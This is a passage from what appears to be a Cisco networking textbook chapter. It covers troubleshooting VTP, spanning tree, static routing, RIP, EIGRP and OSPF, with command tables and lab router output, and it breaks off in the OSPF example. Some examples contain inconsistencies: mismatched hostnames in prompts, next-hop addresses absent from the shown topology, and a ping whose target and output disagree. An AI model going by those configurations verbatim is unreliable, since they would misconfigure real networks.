---------------- ---------------- ---------------- ----------------------
Et0/0               0                1                0
Et0/1               0                1                0

Switch2#sh vtp password
VTP Password: Tshoot
```

To see the password, type the **`show vtp password`** command.

You have just learned some of the important commands related to troubleshooting VTP.

Spanning Tree

This section discusses issues and scenarios involving the troubleshooting of STP (Spanning Tree Protocol). It goes over common problems to investigate and covers commands that will help you solve them.

The following are issues where spanning tree might not work:

- Duplex mismatch
- Portfast being configured on trunk links
- STP mode mismatch

Table 8-7 is a list of commands useful for troubleshooting STP.

Table 8-7. *STP Commands*

Cisco Command	Description
`show spanning-tree vlan`	Displays the type of spanning tree running for a particular VLAN.
`show spanning-tree active`	Displays STP information on interfaces participating in STP.
`show spanning-tree active detail`	Displays a detailed summary of STP interface information.
`show spanning-tree active brief`	Displays a brief summary of STP interface information.
`show spanning-tree detail`	Displays a detailed summary about STP.
`show spanning-tree brief`	Displays a brief summary about STP.
`debug spanning-tree`	Enables debugging messages related to STP.
`show spanning-tree summary`	Displays summary information about STP.

Use Figure 8-5 to dive into troubleshooting STP.




Figure 8-5. *STP example*

Again, let's use Figure 8-5 to evaluate some commands that can be used for troubleshooting:

```
Switch1#show spanning-tree summary
Switch is in pvst mode
Root bridge for: VLAN0100
EtherChannel misconfig guard            is enabled
Extended system ID                      is enabled
Portfast Default                        is disabled
Portfast Edge BPDU Guard Default        is disabled
Portfast Edge BPDU Filter Default       is disabled
Loopguard Default                       is disabled
Platform PVST Simulation                is enabled
```

```
PVST Simulation Default                 is enabled but inactive in pvst mode
Bridge Assurance                        is enabled but inactive in pvst mode
Pathcost method used                    is short
UplinkFast                              is disabled
BackboneFast                            is disabled

Name                   Blocking Listening Learning Forwarding STP Active
---------------------- -------- --------- -------- ---------- ----------
VLAN0001                    1         0        0          7          8
VLAN0100                    0         0        0          2          2
VLAN0200                    1         0        0          1          2
---------------------- -------- --------- -------- ---------- ----------
3 vlans                     2         0        0         10         12

Switch3#show spanning-tree summary
Switch is in mst mode (IEEE Standard)
Root bridge for: none
EtherChannel misconfig guard            is enabled
Extended system ID                      is enabled
Portfast Default                        is disabled
Portfast Edge BPDU Guard Default        is disabled
Portfast Edge BPDU Filter Default       is disabled
Loopguard Default                       is disabled
Platform PVST Simulation                is enabled
PVST Simulation                         is enabled
Bridge Assurance                        is enabled
Pathcost method used                    is long
UplinkFast                              is disabled
BackboneFast                            is disabled

Name                   Blocking Listening Learning Forwarding STP Active
---------------------- -------- --------- -------- ---------- ----------
MST0                        1         0        0          7          8
---------------------- -------- --------- -------- ---------- ----------
1 mst                       1         0        0          7          8
```

Switch3 is in MST mode, whereas Switch1 is in PVST (Per-VLAN Spanning Tree) mode. MST and PVST are interoperable as MST can act as a PVST switch within a region.

```
Switch3#sh spanning-tree active

MST0
  Spanning tree enabled protocol mstp
  Root ID    Priority    32768
             Address     aabb.cc00.0200
             Cost        0
             Port        1 (Ethernet0/0)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32768  (priority 32768 sys-id-ext 0)
             Address     aabb.cc00.0300
```

```
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------------
Et0/0               Root FWD 2000000   128.1    Shr
Et0/1               Desg BKN*2000000   128.2    Shr Bound(PVST) *PVST_Inc
```

You can see the active interfaces running STP.
These are some ways to troubleshoot STP.

Routing

This section focuses on troubleshooting the routing of packets from one router to another. You will explore problems with IP addressing and common routing issues.

Static Routing

There will be times when you receive calls from users saying that they cannot reach a local server or even their gateway. You can verify that a user's workstation has the correct IP address, default gateway, and subnet mask for static IP addressing. Your most important tools will be traceroute and ping. Static routes are very important because they tell routers where to send a packet. There are many commands that can be used to solve routing issues. This section focuses on **`show ip route`** along with **`traceroute`** and **`ping`**.

Table 8-8 is a list of commands useful for troubleshooting routing.

Table 8-8. *Routing Commands*

Cisco Command	Description
`show ip route`	Displays the routing table.
`traceroute`	Discovers routes as packets travel to their destination.
`ping`	Tests the reachability of a device.
`show arp`	Displays the ARP table containing device MAC address to IP mappings.

Let's use Figure 8-6 as an example of trying to solve a static routing issue.




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Figure 8-6. *Static routing example*

You have received reports that users from LAN 172.16.5.0/24 cannot reach the servers in LAN 172.16.6.0/24. Let's begin troubleshooting from Router1.

First, you will attempt to ping 172.16.6.1 from Router1:

```
Router1#ping 172.16.6.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.6.1, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

The ping was unsuccessful. Now let's look at the routing table to see if you have a route to network 172.16.6.1:

AU2

```
Router1#sh ip route 172.16.6.1
% Network not in table
```

You can see that Router1 does not have a route to 172.16.6.1 in its routing table. It appears you have solved the problem, but look closer and run the `sh ip route` command again:

```
Router1#sh ip route

Gateway of last resort is 172.16.2.2 to network 0.0.0.0

S*    0.0.0.0/0 [1/0] via 172.16.2.2
      172.16.2.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.2.0/30 is directly connected, Ethernet0/0
L        172.16.2.1/32 is directly connected, Ethernet0/0
      172.16.5.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.5.0/30 is directly connected, Ethernet0/1
L        172.16.5.1/32 is directly connected, Ethernet0/1
```

Notice that you have a default route that sends all traffic to 172.16.2.2. It appears that Router1 is not the issue. Now let's run a traceroute to see where it ends:

```
Router1#traceroute 172.16.6.1
Type escape sequence to abort.
Tracing the route to 172.16.6.1
VRF info: (vrf in name/id, vrf out name/id)
  1 172.16.2.2 4 msec 5 msec 5 msec
  2 172.16.2.1 1 msec 0 msec 1 msec
  3 172.16.2.2 1 msec 0 msec 0 msec
  4 172.16.2.1 0 msec 0 msec 0 msec
  5 172.16.2.2 6 msec 0 msec 1 msec
 (Output omitted)
       30 172.16.2.1 2 msec 1 msec 1 msec
```

From the output of the `traceroute` command, it looks as if Router2 does not have a route to network 172.16.6.0 or the route is pointing the wrong way. Let's investigate Router2:

```
Router2#ping 172.16.6.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.6.1, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

You can see that Router2 cannot ping 172.16.6.1 either.

```
Router2#sh ip route 172.16.6.1
% Network not in table
```

You can see that you do not have a route to this network.

```
Router2#sh ip route

Gateway of last resort is 172.16.2.1 to network 0.0.0.0

S*    0.0.0.0/0 [1/0] via 172.16.2.1
      172.16.2.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.2.0/30 is directly connected, Ethernet0/0
L        172.16.2.2/32 is directly connected, Ethernet0/0
      172.16.3.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.3.0/30 is directly connected, Ethernet0/1
L        172.16.3.1/32 is directly connected, Ethernet0/1
      172.16.4.0/30 is subnetted, 1 subnets
S        172.16.4.0 [1/0] via 172.16.3.2
```

From the output of the **`show ip route`** command, you can see that the default route is pointing all traffic to Router1. Since both routers are using a default route, the routers do not know how to route to network 172.16.6.0; this results in a routing loop, and the packets die before reaching their destination.

Let's add the appropriate route to Router2, which will resolve the problem:

```
Router2#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch2(config)#ip route 172.16.6.0 255.255.255.0 192.168.3.2
```

You have added the route to network 172.16.6.0 out of the appropriate interface. Now you try to ping from Router2:

```
Router2#ping 172.16.6.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.6.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/6 ms
```

The ping was successful. Now try to ping from Router1:

```
Router1#ping 172.16.6.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.6.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/6 ms
```

You have resolved the issue.

Dynamic Routing

Troubleshooting routing protocols can be difficult at times if your network is large, but it is an important skill for any network engineer to have. The important things to first focus on are the interfaces to which the routing protocols are enabled and the connecting interfaces or neighbors. You will continue using the commands from the previous section but will also add debug commands to troubleshoot the routing protocols:

```
Router1#debug ip ?
 (output omitted)
  bgp                  BGP information
  eigrp                Debug IPv4 EIGRP
  ospf                 OSPF information
  rip                  RIP protocol transactions
```

Now let's discuss concepts related to troubleshooting problems with routing protocols.

RIP

This section discusses issues and scenarios involving the troubleshooting of RIP (Routing Information Protocol). It goes over common problems to investigate.

The following are issues where RIP might not work:

- The sender not advertising RIP routes or the receiver not receiving them.
- A physical problem, such as the port is not up/up.
- RIP is not enabled.
- RIP is not enabled on the interface.
- The network statement is missing or incorrect.
- The RIP version is not compatible.
- The authentication information is incorrect.
- The network is more than 15 hops away.
- A RIP interface is configured passive.
- Autosummarization is being used.

Table 8-9 is a list of commands useful for troubleshooting RIP.

Table 8-9. *RIP Commands*

Cisco Command	Description
`show ip route`	Displays the routing table.
`show interfaces`	Displays traffic on interfaces.
`traceroute`	Discovers routes a packet travels to its destination.
`Ping`	Tests the reachability of a device.
`show ip protocols`	Displays a summary of routing protocol information configured on the device.
`debug ip rip`	Enables debugging messages related to RIP.
`debug ip routing`	Enables debugging messages related to the routing table.

Now let's look at an example using Figure 8-7.



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Figure 8-7. *RIP example diagram*

When setting up RIP on Router1 and Router2, neither of the routers is receiving routes to networks 10.1.1.0 and 10.1.2.0.

Let's look at the Router1 and Router2 routing tables:

```
Router1#sh ip route
      10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C        10.1.1.0/24 is directly connected, Ethernet0/1
L        10.1.1.1/32 is directly connected, Ethernet0/1
      172.16.1.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.1.0/30 is directly connected, Ethernet0/0
L        172.16.1.1/32 is directly connected, Ethernet0/0
```

You see there are no RIP routes in the Router1 table.

```
Router2#sh ip route

      10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C        10.1.2.0/24 is directly connected, Ethernet0/1
L        10.1.2.1/32 is directly connected, Ethernet0/1
      172.16.1.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.1.0/30 is directly connected, Ethernet0/0
L        172.16.1.2/32 is directly connected, Ethernet0/0
```

Router2 does not have RIP routes in its table either. Let's check to make sure that RIP is enabled for the networks:

```
Router1#sh ip protocol
*** IP Routing is NSF aware ***

(output omitted)

Routing Protocol is "rip"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Sending updates every 30 seconds, next due in 9 seconds
  Invalid after 180 seconds, hold down 180, flushed after 240
  Redistributing: rip
  Default version control: send version 1, receive any version
    Interface             Send  Recv  Triggered RIP  Key-chain
    Ethernet0/0           1     1 2
    Ethernet0/1           1     1 2
    Interface             Send  Recv  Triggered RIP  Key-chain
  Automatic network summarization is in effect
  Maximum path: 4
  Routing for Networks:
    10.0.0.0
    172.16.1.0
  Routing Information Sources:
    Gateway         Distance      Last Update
    172.16.1.2           120      00:00:10
  Distance: (default is 120)

Router2#sh ip protocols
*** IP Routing is NSF aware ***

(output omitted)

Routing Protocol is "rip"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Sending updates every 30 seconds, next due in 19 seconds
  Invalid after 180 seconds, hold down 180, flushed after 240
  Redistributing: rip
  Default version control: send version 1, receive any version
    Interface             Send  Recv  Triggered RIP  Key-chain
    Ethernet0/0           1     1 2
    Ethernet0/1           1     1 2
  Automatic network summarization is in effect
  Maximum path: 4
  Routing for Networks:
    10.0.0.0
    172.16.1.0
```

```
  Routing Information Sources:
    Gateway         Distance      Last Update
    172.16.1.1           120      00:00:14
  Distance: (default is 120)
```

You can see that RIP is enabled, but network summarization is enabled. Let's fix this with the **no auto-summary** command on both routers:

```
Router2#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router2(config)#router rip
Router2(config-router)#no auto-summary

Router1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router1(config)#router rip
Router1(config-router)#no auto-summary
```

Let's use the **debug ip rip** command to troubleshoot further:

```
Router1#debug ip rip
RIP protocol debugging is on
*Feb  8 18:49:42.708: RIP: sending v2 update to 224.0.0.9 via Ethernet0/1 (10.1.1.1)
*Feb  8 18:49:42.708: RIP: build update entries
*Feb  8 18:49:42.708:   172.16.1.0/30 via 0.0.0.0, metric 1, tag 0
*Feb  8 18:49:44.157: RIP: sending v2 update to 224.0.0.9 via Ethernet0/0 (172.16.1.1)
*Feb  8 18:49:44.157: RIP: build update entries
*Feb  8 18:49:44.157:   10.1.1.0/24 via 0.0.0.0, metric 1, tag 0
*Feb  8 18:49:46.320: RIP: ignored v1 packet from 172.16.1.2 (illegal version)
```

You can see that you are sending and receiving RIP packets to and from Router2, but Router2 is running version 1 and not 2. Let's enable version 2 on Router2:

```
Router2(config)#router rip
Router2(config-router)#version 2

Feb  8 19:18:03.839: RIP: received v2 update from 172.16.1.2 on Ethernet0/0
*Feb  8 19:18:03.839:      10.1.2.0/24 via 0.0.0.0 in 1 hops
```

You can see that Router2 is now sending a version 2 RIP packet. Let's look at the database on Router1 and Router2:

```
Router2#sh ip rip database
10.0.0.0/8    auto-summary
10.1.1.0/24
    [1] via 172.16.1.1, 00:00:16, Ethernet0/0
10.1.2.0/24    directly connected, Ethernet0/1
172.16.1.0/24    auto-summary
172.16.1.0/30    directly connected, Ethernet0/0
```

```
Router1#sh ip rip database
10.0.0.0/8    auto-summary
10.1.1.0/24    directly connected, Ethernet0/1
10.1.2.0/24
    [1] via 172.16.1.2, 00:00:10, Ethernet0/0
172.16.1.0/24    auto-summary
172.16.1.0/30    directly connected, Ethernet0/0
```

The RIP database is now correct.

EIGRP

This section discusses issues and scenarios involving the troubleshooting of EIGRP (Enhanced Interior Gateway Routing Protocol). It goes over common problems to investigate and covers commands that will help you solve them.

The following are issues where EIGRP might not work:

- EIGRP interfaces are down.
- The K values are mismatched.
- An interface has been configured as passive.
- The two routers have mismatched AS numbers.
- Network masks are mismatched.

Table 8-10 is a list of commands useful for troubleshooting EIGRP.

Table 8-10. *EIGRP Commands*

Cisco Command	Description
`show ip route eigrp`	Displays the routing table.
`show interface`	Displays traffic on interfaces.
`show ip protocols`	Displays a summary of routing protocol information configured on the device.
`traceroute`	Discovers routes a packet travels to its destination.
`ping`	Tests the reachability of a device.
`debug ip eigrp`	Enables debugging messages related to EIGRP.
`debug ip routing`	Enables debugging messages related to the routing table.
`show ip eigrp interface`	Displays information about interfaces participating in EIGRP.
`show ip eigrp neighbors`	Displays EIGRP neighbors.
`show ip eigrp topology`	Displays the EIGRP topology table.

Using Figure 8-8, dive into troubleshooting EIGRP.



Figure 8-8. *EIGRP example diagram*

You are having trouble with Router1 and Router2 becoming neighbors. Let's investigate:

```
Router1#sh ip eigrp interfaces
EIGRP-IPv4 Interfaces for AS (1)
Xmit Queue   PeerQ        Mean   Pacing Time   Multicast    Pending
Interface  Peers  Un/Reliable  Un/Reliable  SRTT   Un/Reliable   Flow Timer   Routes
Et0/1      0        0/0       0/0           0       0/0            0           0
Et0/0      0        0/0       0/0           0       0/2            0           0
```

Let's verify that the interfaces are active:

```
Router1#sh ip int brief
Interface              IP-Address      OK? Method Status                Protocol
Ethernet0/0            172.16.1.1      YES manual up                    up
Ethernet0/1            10.1.1.1        YES manual up                    up

Router1#ping 172.16.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/6 ms
```

Let's verify that EIGRP is running on Router1. The important fields are highlighted:

```
Router1#sh ip protocols
*** IP Routing is NSF aware ***

(output omitted)

Routing Protocol is "eigrp 1"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Default networks flagged in outgoing updates
  Default networks accepted from incoming updates
  EIGRP-IPv4 Protocol for AS(1)
    Metric weight K1=1, K2=0, K3=1, K4=1, K5=0
    NSF-aware route hold timer is 240
    Router-ID: 172.16.1.1
    Topology : 0 (base)
      Active Timer: 3 min
      Distance: internal 90 external 170
```

```
        Maximum path: 4
        Maximum hopcount 100
        Maximum metric variance 1

    Automatic Summarization: disabled
    Maximum path: 4
    Routing for Networks:
      10.1.1.0/24
      172.16.1.0/30
    Routing Information Sources:
      Gateway         Distance      Last Update
    Distance: internal 90 external 170
```

Let's verify the same on Router2:

```
Router2#sh ip eigrp neighbors
EIGRP-IPv4 Neighbors for AS(1)
EIGRP-IPv4 Neighbors for AS(2)
H   Address                 Interface          Hold Uptime   SRTT   RTO  Q  Seq
                                               (sec)         (ms)       Cnt Num
0   172.16.2.2                Et0/1               11 00:30:23   11   100  0  3
```

You show that Router2 and Router3 are neighbors:

```
Router2#sh ip eigrp interfaces
EIGRP-IPv4 Interfaces for AS(1)
                              Xmit Queue   PeerQ        Mean   Pacing Time   Multicast    Pending
Interface    Peers  Un/Reliable  Un/Reliable  SRTT   Un/Reliable   Flow Timer   Routes
Et0/0         0        0/0       0/0           0        0/2            0           0
EIGRP-IPv4 Interfaces for AS(2)
                              Xmit Queue   PeerQ        Mean   Pacing Time   Multicast    Pending
Interface    Peers  Un/Reliable  Un/Reliable  SRTT   Un/Reliable   Flow Timer   Routes
Et0/1        1        0/0       0/0           11       0/2            0           0
```

Interfaces e0/0 and e0/1 are running EIGRP on Router2:

```
Router2#sh ip int brief
Interface                  IP-Address      OK? Method Status           Protocol
Ethernet0/0                172.16.1.2     YES manual up                   up
Ethernet0/1                172.16.2.1        YES manual up                   up
```

You have cleared the physical layer for both routers:

```
Router2#sh ip protocols

(output omitted)

Routing Protocol is "eigrp 1"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Default networks flagged in outgoing updates
  Default networks accepted from incoming updates
```

```
  EIGRP-IPv4 Protocol for AS(1)
    Metric weight K1=1, K2=0, K3=1, K4=0, K5=0
    NSF-aware route hold timer is 240
    Router-ID: 172.16.1.2
    Topology : 0 (base)
      Active Timer: 3 min
      Distance: internal 90 external 170
      Maximum path: 4
      Maximum hopcount 100
      Maximum metric variance 1

  Automatic Summarization: disabled
  Maximum path: 4
  Routing for Networks:
    172.16.1.0/30
  Routing Information Sources:
    Gateway         Distance      Last Update
  Distance: internal 90 external 170

Routing Protocol is "eigrp 2"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Default networks flagged in outgoing updates
  Default networks accepted from incoming updates
  EIGRP-IPv4 Protocol for AS(2)
    Metric weight K1=1, K2=0, K3=1, K4=0, K5=0
    NSF-aware route hold timer is 240
    Router-ID: 172.16.1.2
    Topology : 0 (base)
      Active Timer: 3 min
      Distance: internal 90 external 170
      Maximum path: 4
      Maximum hopcount 100
      Maximum metric variance 1

  Automatic Summarization: disabled
  Maximum path: 4
  Routing for Networks:
    172.16.2.0/24
  Routing Information Sources:
    Gateway         Distance      Last Update
  Distance: internal 90 external 170
```

You think you have eliminated issues with layers 1, 2, and 3 and must look at the EIGRP configuration. From the `show ip protocols` command, you can see that both routers are using AS 1. Let's run the `debug ip eigrp` command:

```
Router1#debug ip eigrp
EIGRP-IPv4 Route Event debugging is on
Router1#
*Feb  8 21:32:49.009: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 172.16.1.2 (Ethernet0/0) is
down: K-value mismatch
```

Now you find out that the K values mismatch. You could have caught this using the `show ip protocols` command:

```
Router1#sh ip protocols
(output omitted)

Routing Protocol is "eigrp 1"
  EIGRP-IPv4 Protocol for AS(1)
    Metric weight K1=1, K2=0, K3=1, K4=1, K5=0

Router2#sh ip protocols
 (output omitted)

Routing Protocol is "eigrp 1"
  EIGRP-IPv4 Protocol for AS(1)
    Metric weight K1=1, K2=0, K3=1, K4=0, K5=0
```

You see that the K4 values are different. You change the value on Router1:

```
Router1(config)#router eigrp 1
Router1(config-router)#metric weight 1 0 1 0 0
*Feb  8 21:37:37.080: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 172.16.1.2 (Ethernet0/0) is
up: new adjacency
```

Let's verify by running a couple of commands and pinging Router3 from Router2:

```
Router1#sh ip eigrp topology
EIGRP-IPv4 Topology Table for AS(1)/ID(172.16.1.1)
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - reply Status, s - sia Status

P 172.16.1.0/30, 1 successors, FD is 281600
        via Connected, Ethernet0/0
P 10.1.1.0/24, 1 successors, FD is 281600
        via Connected, Ethernet0/1

Router1#sh ip eigrp neighbor
EIGRP-IPv4 Neighbors for AS(1)
H   Address         Interface              Hold Uptime   SRTT   RTO  Q  Seq
                                           (sec)         (ms)       Cnt Num
0   172.16.1.2            Et0/0          12 00:03:15    1   150  0  3

Router1#ping 10.1.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.2.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

The ping was unsuccessful. Now let's look at the routing table on Router1:

```
Router1#sh ip route

Gateway of last resort is not set

      10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C        10.1.1.0/24 is directly connected, Ethernet0/1
L        10.1.1.1/32 is directly connected, Ethernet0/1
      172.16.1.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.1.0/30 is directly connected, Ethernet0/0
L        172.16.1.1/32 is directly connected, Ethernet0/0
```

You are missing 172.16.2.0 from the routing table on Router1. Why are you missing this route?

You know that Router2 and Router1 are neighbors and that Router2 and Router3 are neighbors. Let's look at the routing table of Router2:

```
Router2#sh ip route

Gateway of last resort is not set

      10.0.0.0/8 is variably subnetted, 3 subnets, 2 masks
D        10.1.1.0/24 [90/307200] via 192.168.1.1, 00:09:23, Ethernet0/0
C        172.16.2.0/24 is directly connected, Ethernet0/1
L        172.16.2.1/32 is directly connected, Ethernet0/1
      172.16.1.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.1.0/30 is directly connected, Ethernet0/0
L        172.16.1.2/32 is directly connected, Ethernet0/0
```

The Router2 routing table contains network 172.16.2.0/24, but why is it not being advertised?

The | can be used to filter the output of commands. If configurations are large, this can be valuable to limiting what is shown on the screen:

```
Router2#sh run | ?
  append    Append redirected output to URL (URLs supporting append operation
            only)
  begin     Begin with the line that matches
  count     Count number of lines which match regexp
  exclude   Exclude lines that match
  format    Format the output using the specified spec file
  include   Include lines that match
  redirect  Redirect output to URL
  section   Filter a section of output
  tee       Copy output to URL

Router2#sh run | begin eigrp
router eigrp 1
 network 172.16.1.0 0.0.0.3
!
!
router eigrp 2
```

```
 network 172.16.2.0 0.0.0.255

Router3#sh run | begin eigrp
router eigrp 2
 network 172.16.2.0 0.0.0.255
 auto-summary
```

Let's think for a moment. Network 172.16.2.0 is in AS 2, so for router Router1 to reach this, it must use a static IP route. Router3 also needs a route to Router1:

```
Router1(config)#ip route 172.16.2.0 255.255.255.0 192.168.1.2
Router1#ping 172.16.2.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.2.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/7 ms
Router1#ping 172.16.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.2.2, timeout is 2 seconds:
.....
```

Why does it not work?

```
Router1#trace 172.16.2.2
Type escape sequence to abort.
Tracing the route to 172.16.2.2
VRF info: (vrf in name/id, vrf out name/id)
  1 172.16.1.2 5 msec 2 msec 5 msec
  2  *
```

The packet dies at Router2 or Router3. You know that Router2 can reach Router1, but it looks like you need a static route on Router3 also:

```
Router3(config)#ip route 0.0.0.0 0.0.0.0 172.16.2.1

Router1#trace 172.16.2.2
Type escape sequence to abort.
Tracing the route to 172.16.2.2
VRF info: (vrf in name/id, vrf out name/id)
  1 172.16.1.2 5 msec 5 msec 5 msec
  2 172.16.2.2 5 msec 7 msec 6 msec

Router1#ping 172.16.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.2.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
```

You can now traceroute and ping from Router1 to Router3. Remember the limitation of each protocol.

OSPF

This section discusses issues and scenarios involving the troubleshooting of OSPF (Open Shortest Path First). It goes over common problems to investigate and covers commands that will help you solve them.

The following are issues where OSPF might not function properly:

- OSPF interfaces are down.
- Hello and dead timers are mismatched.
- An interface has been configured as passive.
- The two neighboring routers have mismatched area IDs.
- Network masks are mismatched.
- The neighboring routers have duplicate router IDs.
- MTU sizes do not match.

Table 8-11 is a list of commands useful for troubleshooting OSPF.

Table 8-11. *OSPF Commands*

Cisco Command	Description
`show ip route ospf`	Displays the routing table.
`show interface`	Displays traffic on interfaces.
`show ip protocols`	Displays a summary of routing protocol information configured on the device.
`traceroute`	Discovers routes a packet travels to its destination.
`Ping`	Tests the reachability of a device.
`debug ip ospf`	Enables debugging messages related to OSPF.
`debug ip routing`	Enables debugging messages related to the routing table.
`show ip ospf interface`	Displays information about interfaces participating in OSPF.
`show ip ospf neighbor`	Displays OSPF neighbors.
`show ip ospf database`	Displays the OSPF link-state database.
`debug ip ospf events`	Enables debugging messages related to OSPF events.
`debug ip ospf adjacencies`	Enables debugging messages related to OSPF adjacencies.

Only if the preceding is satisfied will routers become neighbors. To review the OSPF process, the routers agree on parameters as stated earlier, and their router IDs are sent in the hello packet. The `debug ip ospf` command can be used to see the OSPF two-way, ExStart, exchange, loading, and full states. If the MTU sizes do not match during ExStart, no LSA exchange will occur, and the routers will not become neighbors.

Use Figure 8-9 to dive into troubleshooting OSPF.



Figure 8-9. *OSPF example diagram*

Users from the 172.16.2.0 network cannot reach the 172.16.1.0 network:

```
Router2#ping 172.16.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.1, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

You are unable to ping network 172.16.1.0. Now you will check the routing table for a route to this network:

```
Router2#sh ip route ospf
(output omitted)

O     172.16.3.0/24 [110/20] via 172.16.4.1, 00:01:54, Ethernet0/0
```

As you can see from the IP routing table, you do not have a route to network 172.16.1.0. You can see that both networks are participating in OSPF. Let's review Router1:

```
Router1#ping 172.16.2.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.2.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/5 ms
```

You can ping network 172.16.2.0 from Router1:

```
Router1#sh ip route ospf
(output omitted)

O     172.16.2.0/24 [110/20] via 172.16.4.2, 00:06:55, Ethernet0/0
```

You can see that OSPF is advertising network 172.16.2.0. Let's look at the interfaces on the router that are participating in OSPF:

```
Router1#sh ip ospf interface brief
Interface    PID   Area            IP Address/Mask    Cost  State Nbrs F/C
Et0/0        1     0               172.16.4.1/30      10    BDR   1/1
Et0/1        1     0               172.16.3.1/24      10    DR    0/0
